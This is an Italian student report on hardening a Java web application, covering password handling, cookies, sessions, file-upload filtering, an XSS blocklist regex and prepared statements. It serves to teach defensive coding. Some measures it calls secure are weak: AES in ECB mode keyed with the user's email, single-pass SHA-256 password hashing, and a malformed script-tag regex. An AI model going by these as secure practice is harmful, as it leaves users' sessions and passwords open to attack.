




UNIVERSITÀ  
DEGLI STUDI DI BARI  
ALDO MORO

# Sicurezza Nelle Applicazioni

*Building A Secure Web Application*  
2021/2022

Securing a Java web application against basic cyber attacks.



Lorenzo Baldari

Mat. 754416

Analisi Statica	3
Lifetime Dei Dati Sensibili	4
Cookies	6
HTTP Session	9
Caricamento di file	10
Code Injection	14
Chiavi e Crittografia	16
Gestione delle password	17
Programmazione difensiva	20
Minimizzazione dello scope delle variabili	21
Feedback output dei metodi	23
Condizioni di gara TocTou	25
Analisi Dinamica	26
Test Registrazione	27
Test Login	30
Test Upload Immagine Profilo	32
Test upload Proposta Progettuale	35
SQL Injection	41
Session validation	42

# Analisi Statica

## Introduzione all'analisi statica



L'analisi statica permette, mediante opportune verifiche e tecniche, di migliorare la qualità del codice e, nel complesso, del servizio, favorendone e supportandone gli aspetti legati alla sicurezza.

Durante la progettazione di ciascun task, è importante tenere d'occhio delle linee guida che, se rispettate, consentono di tenere sotto controllo il codice ed i dati in esso trattati e manipolati, i quali possono risultare potenziali vettori di attacco.

In questo documento, saranno illustrate le linee guida seguite durante tutte le fasi di progettazione e sviluppo del progetto *Secure Web App*, finalizzato al sostenimento dell'esame di *Sicurezza nelle Applicazioni*.

# Lifetime Dei Dati Sensibili

## Il ciclo di vita del dato

Durante lo sviluppo e l'esecuzione di un software, è importante tenere traccia di come i dati viaggiano tra le componenti dello stesso, per evitare che questi possano essere rintracciati.

E' importante analizzare la *lifetime dei dati sensibili* in quanto un dato potrebbe essere tracciato anche quando la finestra non è aperta o, addirittura, dopo o durante le operazioni che lo hanno processato.

Questo comportamento può verificarsi poiché le aree di memoria che ospitano la quantità istanziata all'interno della variabile, non vengono opportunamente rilasciate dal momento in cui l'allocazione non è più necessaria.

Di seguito sono illustrati degli snippet di codice, nei quali è mostrata la modalità con la quale è stata ridotta la *lifetime* delle variabili contenenti *password* (cifrate e non) ed *hash*.

```
pwd.clearArray(notSalted);
pwd.clearArray(salt);
```

insertPassword (UserDao.java)

```
public boolean login(UserBean user, int userID) {
    int isLoggedIn;
    PasswordHash pwd = new PasswordHash();
    byte[] salt = pwd.getSalt(userID);
    byte[] pass = user.getPassword();
    byte[] temp = pwd.salter(pass, salt);
    pwd.clearArray(salt);
    pwd.clearArray(pass);
    byte[] saltedPwd = retrieveSalted(userID);
    if (Arrays.equals(temp, saltedPwd)) {
        isLoggedIn = 1;
    } else {
        isLoggedIn = 0;
    }
    pwd.clearArray(temp);
    pwd.clearArray(saltedPwd);
    if (isLoggedIn == 1) {
        return true;
    } else {
        return false;
    }
}
```

login (UserDao.java)

Il metodo *clearArray*, istanziato utilizzando l'oggetto *pwd*, è stato scritto per pulire gli array di byte, utilizzati principalmente per le password, gli hash ed il salt.

Il metodo è definito all'interno della classe *PasswordHash.java*: il suo funzionamento è semplice, in quanto prende in input l'array di byte e lo scorre fino alla sua fine, sostituendo, via via, ciascuna posizione con uno 0.

Questa tecnica consente di sovrascrivere il contenuto di quella variabile che, in memoria, rappresenta una porzione della stessa.

Sovrascrivendo il dato, infatti, sarà eventualmente possibile accedere unicamente al nuovo contenuto, ma non al vecchio: ciò mitiga la possibilità che un dato sensibile trattato possa essere estratto.

Per le password, il tipo *byte* è stato preferito al tipo String per evitare che, dopo l'eliminazione, l'oggetto potesse avere ancora il suo riferimento in memoria. Difatti, il tipo *String* è un tipo di dato *immutable*, ossia, qualora un dato venga memorizzato in una stringa, questo apparirà in chiaro ed anche dopo l'eliminazione resterà in memoria il suo riferimento, fino a che il *garbage collector* di java non lo avrà processato.

# Cookies

## Generazione, crittografia e verifica

L'utilizzo dei cookies è stato previsto per gestire la sessione di navigazione, affinché il server possa identificare il client, ovviando al connection reset della sessione HTTP.

All'interno del cookie sono state salvate due stringhe come coppia *key-value*, contenenti l'indirizzo *email* loggato ed il *token di sessione*, crittografato con *AES*.

email	"test@test"
sessionToken	"iwyix7S0rDCUZQwC8e6l/g=="

Contenuto del cookie

L'indirizzo email, viene estratto direttamente dal form di login ed aggiunto ad un nuovo oggetto di tipo *Cookie*.

```
Cookie ck_email = new Cookie("email", email);
```

Aggiunta della mail al cookie

Al fine di ridurre la possibilità di iniettare un cookie custom, sono stati implementati dei meccanismi di crittografia e verifica dello stesso.

```
public String SessionToken(String email) {
    AES cypher = new AES();
    String sessionToken = null;
    RandomString randstr = new RandomString(8);
    String mailPart = email.substring(0, 4);
    String temp = (new StringBuilder()).append(randstr).append(mailPart).toString();
    String temp_sessionToken = temp.substring(temp.lastIndexOf("@") + 1, temp.length()); // take only the string
    final String key = email;
    sessionToken = cypher.encrypt(temp_sessionToken, key);
    return sessionToken;
}
```

SessionToken (SessionManagement.java)

Lo snippet presentato, prende in input l'indirizzo email dell'utente in uso e richiama il metodo *randstr* della classe *RandomString*, il quale genera una stringa alfanumerica di 8 caratteri.

In *mailPart*, vengono estratti i primi 4 caratteri della mail.

Successivamente, le due stringhe vengono concatenate ed, il risultato, cifrato utilizzando AES, con chiave l'indirizzo *email*.

Per i cookie, inoltre, è stata prevista anche una certa durata, specifica in base alle scelte effettuate dall'utente.

Di default, al momento del login, il Cookie viene generato con impostato un tempo massimo di vita pari a 30 minuti, che si estende al valore *session* nel caso in cui l'utente utilizzi la spunta *remember me* in fase di login.

```
ck_email.setMaxAge(30 * 60);
ck_key.setMaxAge(30 * 60);
```

Max age 30 minuti

```
ck_email.setMaxAge(-1);
ck_key.setMaxAge(-1);
```

Max age settata a *session*

Il cookie, a prescindere dall'eventuale spunta sul metodo *remember me*, viene invalidato durante la fase di logout, disponibile nella sezione profilo dell'utente.

Il meccanismo di invalidazione del cookie prevede che, per tutto il suo contenuto, venga impostata la *MaxAge* a 0, ed il cookie inviato nuovamente al server.

```
if (cookies != null) {
    for (Cookie cookie : cookies) {
        if (cookie.getName().equals(request.getSession().getAttribute("email"))) {
            System.out.println(request.getSession().getAttribute("email") + cookie.getValue());
        }
        cookie.setMaxAge(0);
        cookie.setValue("");
        response.addCookie(cookie);
    }
}
```

LogoutServlet.java

Per tutta la durata della navigazione, invece, il cookie viene verificato mediante il metodo *CheckSession*, presente nella classe *SessionManagement.java*.

```
public boolean CheckSession(Cookie[] cookies) throws IOException {
    AES cipher = new AES();
    boolean isValidated = false;
    String email = null;
    String sessionToken = null;

    if (cookies != null) {
        for (Cookie cookie : cookies) {
            if (cookie.getName().equals("email")) {
                email = cookie.getValue();
            }
            if (cookie.getName().equals("sessionToken")) {
                sessionToken = cookie.getValue();
            }
        }

        if (email != null) {
            if (sessionToken != null) {
                String temp = cipher.decrypt(sessionToken, email);
                String cmpEmail = email.substring(0, 4);
                String cmpSessionToken = temp.substring(temp.length() - 4);
                if (cmpEmail.equals(cmpSessionToken)) {
                    isValidated = true;
                    temp = null;
                    cmpSessionToken=null;
                    sessionToken = null;
                }
            }
        }
    }
    return isValidated;
}
```

CheckSession (SessionManagement.java)

Il metodo prende in input il Cookie, estraendone le informazioni come *email* e *session token*.

Successivamente, mediante l'oggetto *cypher*, viene richiamato il metodo *decrypt* che prende in input il *session token* e l'indirizzo *email* da utilizzare come chiave.

Da qui, l'oggetto viene elaborato, generando una substring contenente gli ultimi 4 caratteri del token in chiaro, che corrispondono ai primi 4 caratteri dell'indirizzo email

Se questa uguaglianza tra la substring estratta dal cookie e l'indirizzo email attualmente contenuto all'interno del cookie è soddisfatta, l'utente potrà continuare a navigare nella web application.

# Http Session

## Obiettivo, creazione, invalidazione

Per supportare ulteriormente il meccanismo dei cookies, è stato previsto l'utilizzo di una sessione HTTP.

Durante il login, all'interno di *LoginServlet* sono stati previsti due meccanismi, uno per invalidare la sessione precedente (da utente non loggato) ed uno per crearne una nuova, al momento dell'autenticazione.

La precedente invalidazione della vecchia sessione, consente di non accettare input differenti da quelli elaborati dal server stesso, consentendo inoltre di liberare spazio.

```
HttpSession oldSession = request.getSession(); //invalidate old session  
oldSession.invalidate();
```

Invalidating old session (LoginServlet.java)

```
HttpSession session = request.getSession(true);  
session.setAttribute("email", email);  
session.setMaxInactiveInterval(30 * 60);
```

Creating new session (LoginServlet.java)

Durante la creazione della nuova sessione, l'attributo *email* viene settato sulla mail dell'account autenticato, e, insieme ad esso, viene definita la durata massima della sessione, fissata a 30 minuti.


La sicurezza dell'utilizzo della sessione HTTP deriva dal fatto che, l'unica informazione inviata dal server verso il client è l'ID di sessione, riducendo quindi la quantità di informazioni scambiate.

# Caricamento Di File

Form checks, Apache Tika, Regular expressions checks


L'applicativo prevede la possibilità di effettuare l'upload di immagini e file testuali, i quali sono verificati mediante differenti controlli, realizzati a partire dal form di upload stesso.

Muovendosi in entrambe le pagine di upload, il pulsante “Upload” è disabilitato di default in assenza di un file selezionato per il caricamento.



Questo comportamento, consente di evitare di generare exceptions legate al mancato inserimento di un file previsto, abilitando il form unicamente qualora i requisiti siano rispettati.

Entrambi i form di selezione del file sono stati progettati per poter filtrare preventivamente le estensioni e le dimensioni non consentite: il selettore foto filtra i formati fotografici, mentre il selettore file, filtra unicamente i file con estensione .txt, creando una prima scrematura delle estensioni ammesse.



Il controllo analizzato, però, non risultava sufficiente, in quanto verifica unicamente l'estensione finale del file, consentendo la selezione di file con estensioni simili, ad esempio, a “webshell.php.txt”.

A tal proposito, è stato implementato *Apache Tika*, un toolkit capace di estrarre metadati dai file processati: nel caso in analisi si tratta di immagini o file testuali. L'obiettivo è stato perseguito realizzando la classe *ContextExtraction*, all'interno della quale sono presenti diverse funzioni dedicate alla verifica dei file e del loro contenuto.

Una volta selezionato il file, la verifica sul filetype viene applicato prima ancora che lo stesso venga salvato nella directory *uploads*: ciò è realizzato tramite le funzioni *FileChecker* e *ctypeChecker*, presenti nella classe citata precedentemente.

Il metodo *FileChecker* prende in input lo *stream* contenente il file in processing ed il *content-type* atteso: questo viene definito all'interno dell'uploader e contiene le informazioni sul content-type accettato.

Nel caso dell'uploader di immagini, il content type è settato su “*image/*”, mentre nel caso dell'uploader di file testuali, è settato su “*text/plain*”: la stringa contenente l'informazione sarà passata in input al metodo *FileChecker* assieme allo stream del file.

```
String contentType = "image/"; String contentType = "text/plain";
```

Content-Type photo uploader

Content-Type file uploader

```
public boolean FileChecker(InputStream file, String ContentType) throws IOException {
    BufferedInputStream buffStream = new BufferedInputStream(file);
    boolean flagType = false;
    long start = System.currentTimeMillis();
    BodyContentHandler handler = new BodyContentHandler();
    Metadata metadata = new Metadata();
    Parser parser = new AutoDetectParser();
    try {
        parser.parse(buffStream, handler, metadata, new ParseContext());
    } catch (Exception e) {
        e.printStackTrace();
    }
    switch (ContentType) {
        case "text/plain":
            flagType = ctypeChecker(metadata, ContentType);
            break;
        case "image/":
            flagType = ctypeChecker(metadata, ContentType);
            break;
    }
    return flagType;
}
```

FileChecker (ContentExtraction.java)

Il metodo *FileChecker* estrae inizialmente i metadati del file passato in input e, tramite la stringa *Content-Type* passata in input, innesca lo switch case che servirà ad elaborare il tipo di file corretto, richiamando il metodo *ctypeChecker*.

```

private final boolean ctypeChecker(Metadata metadata, String contentType) {
    boolean isTampered = false;
    String toCheck = null;
    if (metadata != null) {
        toCheck = metadata.get(metadata.CONTENT_TYPE); // get file content type
        System.out.println("File Content-type: " + toCheck);
    }
    if (!toCheck.contains(contentType)) {
        isTampered = true; // file is tampered
    }
    return isTampered;
}

```

ctypeChecker (ContentExtraction.java)

Lo snippet sovrastante mostra l'estrazione dei metadati dal file in analisi e li confronta con il content-type atteso, passato in input al metodo dall'uploader. Se il metadato estratto coincide con quello consentito, il flag *isTampered* resterà settato su false, altrimenti verrà spostato a true e la servlet restituirà un messaggio di errore all'utente. (Vedi sezione Test di abuso)

I controlli mostrati fino ad ora, verificano unicamente che il filetype coincida con quello atteso e che dunque non siano state applicate tecniche di *tampering* per bypassare i controlli ed effettuare l'upload di un file contenente codice malevolo. A tal proposito, sono stati impiegati dei controlli che fanno uso di *espressioni regolari* per verificare, riga per riga, il contenuto del file caricato all'interno del form preposto.

Poichè la verifica tramite espressione regolare avviene immediatamente dopo la scrittura del file in memoria, è stata predisposta il metodo *fileVerify*, che prende in input il file e richiama, al suo interno, il metodo *regexChecker*: nel caso in cui il flag ritornato da questa sia positivo, eliminerà il file, in quanto contiene istruzioni malevoli.

```

public final boolean fileVerify(File file) throws IOException {
    boolean isToDelete = false;
    isToDelete = regexChecker(file);
    System.out.println("FILE VERIFY : " + isToDelete);
    if (isToDelete) {
        return true;
    } else {
        return false;
    }
}

```

fileVerify (ContentExtraction.java)

L'espressione regolare mira a rilevare la presenza dei tag “<script>” inseriti in blacklist, utilizzati per introdurre attacchi canonici di *Cross Site Scripting*: il pattern, inoltre, risulta sensibile anche alle tecniche di escaping. (Vedi sezione Test di abuso)

```
// regex pattern against XSS (escaped and unescaped)
public static final String REGEX_FILE_CONTENT_PATTERN = "<script>|<\\>/script>";
```

Regex Pattern (ContentExtraction.java)

```
private final boolean regexChecker(File file) throws IOException {
    boolean isInjected = false;
    BufferedReader buff = new BufferedReader(new FileReader(file, StandardCharsets.UTF_8));
    String strCurrentLine = null;
    if (buff != null) {
        Pattern pattern = Pattern.compile(REGEX_FILE_CONTENT_PATTERN, Pattern.DOTALL);
        while ((strCurrentLine = buff.readLine()) != null && !isInjected) { //read all lines
            Matcher matcher = pattern.matcher(strCurrentLine);
            isInjected = matcher.find();
        }
    }
    buff.close();
    System.out.println("IS THIS FILE INJECTED? : " + isInjected);
    return isInjected;
}
```

regexChecker (ContentExtraction.java)

Il buffer aperto leggerà il file seguendo lo standard charset *UTF-8*, mentre il pattern sarà compilato con la specifica opzione *DOTALL*, che consente di leggere lo stesso su tutte le righe del file.

Si entra quindi all'interno del ciclo while che terminerà per due condizioni: il raggiungimento della fine del file, oppure perché il flag *isInjected* sarà stato settato a true a seguito del rilevamento di una word presente in blacklist.

Il metodo restituirà un valore booleano, utilizzato per segnalare l'azione malevola al metodo *fileVerify* e mostrare, successivamente, il messaggio di errore specifico per l'operazione. (Vedi sezione Test di abuso)

Ulteriore condizione utile è quella di gata TOCTOU, la quale serve a valutare gli attributi del file dal momento della loro prima lettura, fino alla prima lettura dello stesso.

Nello specifico, è stato utilizzato il metodo *available()* sull'input stream per ottenerne la dimensione e verificare che sia rispettata.

E' possibile caricare, nel caso di immagini, file fino ad 1mb, mentre, per i file testuali, fino a 2mb.

# Code Injection

## Prepared Statements in MySQL

Per il salvataggio dei dati è stato impiegato un database MySQL, costruito mediante interfaccia grafica fornita dal software *MySQL WorkBench*.

Di seguito, sono allegati gli screenshot che illustrano la composizione delle tabelle del database utilizzato.

<pre>CREATE TABLE `password` (   `pass_id` int NOT NULL AUTO_INCREMENT,   `user_id` int NOT NULL,   `password` blob NOT NULL,   PRIMARY KEY (`pass_id`),   KEY `user_id_idx` (`user_id`),   CONSTRAINT `user_id` FOREIGN KEY (`user_id`) REFERENCES `user` (`user_id`) ON DELETE CASCADE ON UPDATE CASCADE ) ENGINE=InnoDB AUTO_INCREMENT=4 DEFAULT CHARSET=utf8mb3</pre>	<pre>CREATE TABLE `salt` (   `salt_id` int NOT NULL AUTO_INCREMENT,   `user_id` int NOT NULL,   `hash` blob NOT NULL,   PRIMARY KEY (`salt_id`),   KEY `user_id` (`user_id`),   CONSTRAINT `salt_ibfk_1` FOREIGN KEY (`user_id`) REFERENCES `user` (`user_id`) ON UPDATE CASCADE ) ENGINE=InnoDB AUTO_INCREMENT=4 DEFAULT CHARSET=utf8mb3</pre>
<pre>CREATE TABLE `user` (   `user_id` int NOT NULL AUTO_INCREMENT,   `email` varchar(45) NOT NULL,   `profile_photo` longblob,   PRIMARY KEY (`user_id`),   UNIQUE KEY `user_id_UNIQUE` (`user_id`),   UNIQUE KEY `email_UNIQUE` (`email`) ) ENGINE=InnoDB AUTO_INCREMENT=4 DEFAULT CHARSET=utf8mb3</pre>	

Database Structure

Al fine di migliorare il livello generale di sicurezza nelle operazioni effettuate, sono stati adottati differenti criteri.

In primo luogo, è stata adottata una politica di separazione dei permessi, basata sulla differenziazione delle query che è possibile eseguire con ciascun utente tramite la specifica connessione istanziata.

Di seguito, una tabella riassuntiva degli utenti del database ed i relativi permessi.

Utente	Permessi
read	SELECT
write	INSERT
update	SELECT, UPDATE

L'utente *write* viene impiegato per le operazioni di inserimento dell'utente, della password e degli hash all'interno del database, mentre l'utente *read* viene utilizzato per le operazioni di estrazione dati, come ad esempio durante il login. Differentemente, l'utente *update* viene utilizzato per aggiornare la riga corrispondente all'utente con la relativa foto profilo caricata.

L'obiettivo, dunque, è quello di ridurre l'impatto di un potenziale attacco di tipo *SQL Injection*.

Ulteriore criterio adottato è rappresentato dall'utilizzo dei *prepared statements*, i quali eseguono un binding tra l'input utente e ed i nodi foglia dell'albero di esecuzione della query.

Tale criterio consente di separare le informazioni sensibili dal resto del codice, evitando inoltre che questi possano essere inseriti in chiaro all'interno del codice stesso.

Il modello risultante, dunque, è pre compilato ed i valori non specificati vengono perfezionati con l'input dell'utente.

Di seguito, sono mostrati alcuni screenshots contenenti un sample dei *prepared statements* utilizzati.

```
String sql = "INSERT INTO user (user_id,email) values (NULL,?) ";
int i = 0;
try {
    PreparedStatement ps = con.prepareStatement(sql);
    ps.setString(1, user.getEmail());
    i = ns.executeUpdate();
```

addUser (UserDao.java)

```
String search_id_query = "SELECT `user_id` FROM `user` WHERE email = ? ";
try {
    PreparedStatement ps = con.prepareStatement(search_id_query);
    ps.setString(1, user.getEmail());
    ResultSet rs = ps.executeQuery();
    if (rs.next()) {
        userid = rs.getInt(1);
```

getID (UserDao.java)

```
String userExists_query = "SELECT user_id FROM user WHERE email=?";
try {
    PreparedStatement ps = con.prepareStatement(userExists_query);
    ps.setString(1, user.getEmail());
    ResultSet rs = ps.executeQuery();
```

userAlredyRegistered (UserDao.java)

```
String sql = "UPDATE user SET profile_photo = ? WHERE user_id = ?";
try {
    PreparedStatement ps = conn.prepareStatement(sql);
    ps.setBlob(1, inputStream);
    ps.setInt(2, user_id);
    int i = ps.executeUpdate();
```

doPost (ProfileUpload.java)

Come mostrato negli snippet, i nodi foglia sono segnalati con un “?” ed i campi sono rispettivamente riempiti utilizzando l'istanziamento della classe *PreparedStatement* tramite l'oggetto *ps* ed i metodi *setString*, *setBlob*, *setInt*; l'esecuzione invece avviene sfruttando un intero contenente l'esito della query, oppure un result set nel caso di più campi.

# Chiavi E Crittografia

## Schema crittografico

Secure Web App utilizza un sistema di crittografia dei cookies basato su algoritmo crittografico *AES* (Advanced Encryption Standard), al fine di proteggere il *session token*, utilizzato per verificare il contenuto del cookie durante la navigazione.

Il *session token*, invece, è costituito da una stringa alfanumerica casuale di 8 caratteri, con in coda i primi 4 caratteri estratti dall'indirizzo email.

Il risultato, dunque, è cifrato utilizzando l'algoritmo AES, con chiave corrispondente all'indirizzo email.

L'utilizzo di una stringa generata in modo dinamico, consente di ridurre il rischio derivante da attacchi di tipo *bruteforce* e *dictionary*.

```
public static String encrypt(final String strToEncrypt, final String secret) {
    try {
        setKey(secret);
        Cipher cipher = Cipher.getInstance("AES/ECB/PKCS5Padding");
        cipher.init(Cipher.ENCRYPT_MODE, secretKey);
        return Base64.getEncoder().encodeToString(cipher.doFinal(strToEncrypt.getBytes("UTF-8")));
    } catch (Exception e) {
        System.out.println("Error while encrypting: " + e.toString());
    }
    return null;
}
```

encrypt (AES.java)

```
public String SessionToken(String email) {
    AES cypher = new AES();
    String sessionToken = null;
    RandomString randstr = new RandomString(8);
    String mailPart = email.substring(0, 4);
    String temp = (new StringBuilder()).append(randstr).append(mailPart).toString();
    String temp_sessionToken = temp.substring(temp.lastIndexOf("@") + 1, temp.length()); // take only the string
    final String key = email;
    sessionToken = cypher.encrypt(temp_sessionToken, key);
    return sessionToken;
}
```

SessionToken (AES.java)

# Gestione Delle Password

Array cleaning, suddivisione dei dati, salting, hashing

Criterio fondamentale adottato per la gestione delle password, consiste nella suddivisione dei dati in apposite tabelle, difatti, le password e gli hash sono stati salvati in tabelle differenti.

Le password non vengono mai salvate in chiaro sul database: ciò permette di aumentare il livello di sicurezza ed evitare che un malintenzionato possa estrarre i citati dati in chiaro.

Durante le fasi di login e di registrazione, la password viene temporaneamente memorizzata all'interno del rispettivo byte array, in attesa di effettuare le operazioni di salting ed hashing.

Nello specifico, durante la fase di registrazione, non viene mai decrittografata in chiaro la password dal database, ma viene confrontata con la password inserita all'interno del form, a seguito delle operazioni di *salting* ed *hashing*.

L'operazione di *salting* viene effettuata al fine di aggiungere casualità alla password, evitando che semplici attacchi a dizionario possano decifrarla.

```
public boolean insertPassword(UserBean user, int userID) throws Exception {
    Connection con = Database.getConn_write();
    PasswordHash pwd = new PasswordHash();
    byte[] notSalted = user.getPassword();
    // System.out.println("not salted:" + notSalted);
    byte[] salt = pwd.saltPassword(notSalted, userID);
    // System.out.println("Salt UserDAO: " + salt);
    String sql = "INSERT INTO password (pass_id,user_id,password) VALUES (NULL,?,?)";
    int i = 0;
    try {
        PreparedStatement ps = con.prepareStatement(sql);
        ps.setInt(1, userID);
        ps.setBytes(2, salt);
        i = ps.executeUpdate();
    } catch (SQLException e) {
        e.printStackTrace();
    }
    pwd.clearArray(user.getPassword()); // clear arrays
    pwd.clearArray(notSalted);
    pwd.clearArray(salt);
    if (i == 0) {
        return false;
    } else {
        return true;
    }
}
```

insertPassword (UserDao.java)

Durante la fase di registrazione, il primo passo consiste nell'istanziare la classe *PasswordHash*, mediante l'oggetto *pwd*.

Sarà utilizzato il byte array *noSalted* che conterrà la password inserita tramite il form di front-end, per poi richiamare il metodo *saltPassword* della classe *PasswordHash*, che sarà analizzato a breve.

Il prodotto, sarà salvato all'interno della tabella *password*, e corrisponde alla password salted inserita.

```

public byte[] saltPassword(byte[] pwd, int userID) {
    byte[] salt = generateSalt(pwd.length);
    byte[] temp = appendArrays(pwd, salt);

    byte[] hashVal = null;
    boolean flag = false;
    flag = dbSalt(salt, userID);
    MessageDigest msgDigest;
    try {
        if (flag == true) {
            msgDigest = MessageDigest.getInstance("SHA-256");
            hashVal = msgDigest.digest(temp);
        }
    } catch (NoSuchAlgorithmException e) {
        e.printStackTrace();
    }
    Arrays.fill(pwd, (byte)0);
    Arrays.fill(salt, (byte)0);
    return hashVal;
}

```

saltPassword (PasswordHash.java)

Il metodo *saltPassword*, prende in input la password in chiaro utilizzando un byte array e lo user ID collegato all'utente che sta effettuando la registrazione.

Dapprima viene generato un salt di lunghezza pari alla lunghezza della password, mentre, immediatamente dopo, il *salt* viene accodato alla password all'interno del byte array *temp*.

Dopo aver salvato il *salt* nella tabella del database corrispondente, il byte array *temp* viene crittografato utilizzando SHA-256, mentre gli altri utilizzati per l'elaborazione vengono ripuliti, rispettando il principio della *lifetime dei dati sensibili*.

Il metodo ritornerà la password dopo le operazioni di *salting* ed *hashing*.

```

public boolean login(UserBean user, int userID) {
    int isLoggedIn;
    PasswordHash pwd = new PasswordHash();

    byte[] salt = pwd.getSalt(userID);
    byte[] pass = user.getPassword();
    byte[] temp = pwd.salter(pass, salt);
    pwd.clearArray(salt);
    pwd.clearArray(pass);

    byte[] saltedPwd = retrieveSalted(userID);
    if (Arrays.equals(temp, saltedPwd)) {
        isLoggedIn = 1;
    } else {
        isLoggedIn = 0;
    }

    pwd.clearArray(temp);
    pwd.clearArray(saltedPwd);

    if (isLoggedIn == 1) {
        return true;
    } else {
        return false;
    }
}

```

login (UserDao.java)

Per quanto riguarda il login, invece, il processo inizia richiamando il metodo *login* presente nella classe *UserDao.java*.

Dapprima, l'oggetto *user* utilizzato per referenziare la classe *UserBean* conterrà la password in chiaro estratta dal form front-end predisposto per il login.

Sarà dapprima istanziata la classe *PasswordHash* mediante l'oggetto *pwd*.

Il metodo *getSalt* prenderà in input lo *userID*, referenziato al metodo, che sarà utilizzato per recuperare il salt dalla tabella del database corrispondente.

I due array utilizzati per la costruzione vengono svuotati per rispettare il principio della *lifetime dei dati sensibili*.

Immediatamente dopo, sarà utilizzato un byte array, nel quale sarà copiata la password estratta dal form, per passarla poi al metodo *salter*: il risultato sarà una password che ha subito il processo di *salting* ed *hashing*, contenuta all'interno di *temp*.

L'array *saltedPwd* è utilizzato invece per recuperare dal database la password corrispondente allo *userID* in analisi, utilizzata per confrontarla con la quantità contenuta all'interno di *temp*, generata al passo precedente.

I due array utilizzati per il confronto vengono svuotati per rispettare il principio della *lifetime dei dati sensibili*.

Se il confronto tra i due hash ha successo, la funzione restituirà true e l'utente sarà reindirizzato al proprio profilo; false altrimenti e sarà mostrato a video un messaggio di errore.

# Programmazione difensiva

Linee guida ed utilizzo



L'impiego di linee guida di programmazione difensiva, consente di controllare i comportamenti non attesi o non tollerati dal software e di scrivere del codice corretto, in termini di controlli e di visibilità delle variabili utilizzate.

Oppunti controlli, infatti, possono prevenire comportamenti non attesi che potrebbero introdurre delle falte nel codice o, peggio, delle vulnerabilità all'interno del sistema.

E' importante dunque prevedere dei sistemi per gestire eventuali exceptions, errori e comportamenti non attesi, oltre che eventuali azioni malevole.

# Minimizzazione Dello Scope Delle Variabili

Visibilità delle variabili nel codice

